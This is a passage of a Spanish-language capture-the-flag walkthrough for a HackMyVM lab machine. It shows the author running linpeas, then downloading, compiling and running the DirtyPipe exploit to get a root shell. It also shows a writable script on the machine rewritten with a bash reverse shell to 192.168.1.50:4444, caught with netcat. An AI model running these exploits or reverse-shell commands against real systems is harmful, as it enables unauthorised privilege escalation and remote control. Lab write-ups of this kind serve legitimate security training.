--2022-04-03 07:26:45--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas_linux_amd64
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20220403/linpeas_linux_amd64 [following]
--2022-04-03 07:26:46--  https://github.com/carlospolop/PEASS-ng/releases/download/20220403/linpeas_linux_amd64
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/fc8a5410-f381-4882-9
c8f-be9b5364aa48?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220403%2Fus-east-1%2Fs3%2
Faws4_request&X-Amz-Date=20220403T182646Z&X-Amz-Expires=300&X-Amz-Signature=60e04b3e487d80fc34729b482ce1220e00056b140
339116533752555cb6f29d8&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=a
ttachment%3B%20filename%3Dlinpeas_linux_amd64&response-content-type=application%2Foctet-stream [following]
--2022-04-03 07:26:46--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/fc8a5
410-f381-4882-9c8f-be9b5364aa48?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220403%2Fu
s-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220403T182646Z&X-Amz-Expires=300&X-Amz-Signature=60e04b3e487d80fc34729b482c
e1220e00056b140339116533752555cb6f29d8&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-conten
t-disposition=attachment%3B%20filename%3Dlinpeas_linux_amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.
111.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3141568 (3.0M) [application/octet-stream]
Saving to: 'linpeas_linux_amd64'

linpeas_linux_amd64       100%[=====================================================>]   3.00M  4.36MB/s    in 0.7s

2022-04-03 07:26:47 (4.36 MB/s) - 'linpeas_linux_amd64' saved [3141568/3141568]

chuck-norris@karate:~$ ls
Download  index.html  karate  linpeas_linux_amd64  shelldredd_dojo.py  user.txt
chuck-norris@karate:~$ chmod +x linpeas_linux_amd64
chuck-norris@karate:~$ ./linpeas_linux_amd64
```

Y lo ejecutamos.

Tras esperar un momento, nos devuelve información que puede ser de utilidad.


```
                    Executing Linux Exploit Suggester
                    https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops

   Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
   Exposure: probable
   Tags: ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|51|
52)-*},ubuntu=21.04{kernel:5.11.0-16-*}
   Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: ubuntu=(20.04|21.04),[ debian=11 ]
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.
c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded
```

Tenemos tres CVE con los que podemos llegar a obtener root

Vamos a probar con dirtypipe.

```
[+] [CVE-2022-0847] DirtyPipe

    Details: https://dirtypipe.cm4all.com/
    Exposure: probable
    Tags: ubuntu=(20.04|21.04),[ debian=11 ]
    Download URL: https://haxx.in/files/dirtypipez.c
```

Descargamos el exploit en la máquina objetivo.

```
chuck-norris@karate:~$ wget https://raw.githubusercontent.com/febinrev/dirtypipez-exploit/main/dirtypipez.c
--2022-04-20 23:50:21--  https://raw.githubusercontent.com/febinrev/dirtypipez-exploit/main/dirtypipez.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133,
 ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7335 (7.2K) [text/plain]
Saving to: 'dirtypipez.c'

dirtypipez.c                100%[=========================================>]   7.16K  --.-KB/s    in 0s

2022-04-20 23:50:21 (43.8 MB/s) - 'dirtypipez.c' saved [7335/7335]
```

Y lo compilamos para poder utilizarlo.

```
chuck-norris@karate:~$ gcc dirtypipez.c -o exploit_pwn
chuck-norris@karate:~$ chmod +x exploit_pwn
```

Vamos a ejecutarlo.


```
chuck-norris@karate:~$ ./exploit_pwn /usr/bin/mount
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
root
#
```


Parece que tenemos acceso al usuario raíz. Vamos a buscar la flag que nos falta para completar la máquina.

Para ello, nos dirigimos al directorio root y en su interior se encuentra la flag root.txt.

O no, que también es una opción. En el archivo podemos leer la frase de “Maritrini es la clave”. Vamos a probar si existe algún archivo que se contenga en su nombre maritrini.

```
# find / -name '*.maritrini'
/mnt/.maritrini
```

Parece que si existe un archivo maritrini. Vamos a ver su contenido.



Obtenemos la flag root, y podemos dar por acabada la máquina.

Elevación de privilegios (REVERSE SHELL)

Vamos a volver a ejecutar ./linpeas, para otros vectores de entrada. Y encontramos un archivo que nos puede ser de utilidad.

```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/chuck-norris
/lost+found
/lost+found/sakugawa-kanga.sh
/run/lock
/run/user/1000
/run/user/1000/gnupg
/run/user/1000/systemd
/run/user/1000/systemd/inaccessible
/run/user/1000/systemd/inaccessible/dir
/run/user/1000/systemd/inaccessible/reg
/run/user/1000/systemd/units
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/usr/lib/python3.9/subprocess.py
/var/tmp
```

Analizamos los permisos para este archivo.


```
chuck-norris@karate:~$ ls -al /lost+found/sakugawa-kanga.sh
-rwxrwxrwx 1 chuck-norris Mega-Punch 57 Apr 21 00:13 /lost+found/sakugawa-kanga.sh
chuck-norris@karate:~$
```

Vamos a ver el contenido del archivo.

```
#!/bin/bash
echo "--------------------------------------------" >> /home/chuck-norris/.local/share/nano/.edit.conf
echo "KARATE_CON_TE_WARE extracting information at:" >> /home/chuck-norris/.local/share/nano/.edit.conf
date >> /home/chuck-norris/.local/share/nano/.edit.conf
echo "--------------------------------------------" >> /home/chuck-norris/.local/share/nano/.edit.conf
```


Como vimos anteriormente, tenemos permiso de escritura en este archivo. Vamos a utilizar esto para crear una reverse Shell.

```
#!/bin/bash
#echo "--------------------------------------------" >> /home/chuck-norris/.local/share/nano/.edit.conf
#echo "KARATE_CON_TE_WARE extracting information at:" >> /home/chuck-norris/.local/share/nano/.edit.conf
#date >> /home/chuck-norris/.local/share/nano/.edit.conf
#echo "--------------------------------------------" >> /home/chuck-norris/.local/share/nano/.edit.conf

bash -i >& /dev/tcp/192.168.1.50/4444 0>&1
```

Y nos ponemos de oyentes en nuestra máquina.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackMyVM/REI]
└─# nc -lnvp 4444
```

Para que la Shell funcione hay que experar un momento, no se ejecuta como root inmediatamente.



De esta forma, entramos directamente en el directorio raíz y desde ahí nos dirigimos a la carpeta root, donde Shelldredd nos hace el lío con la flag.

Y donde deberemos buscar la flag maritrini de la misma manera que lo hicimos en la forma 1.

Esto es todo. Como siempre Shelldredd no decepciona, con máquinas muy curradas donde no todo es lo que parece.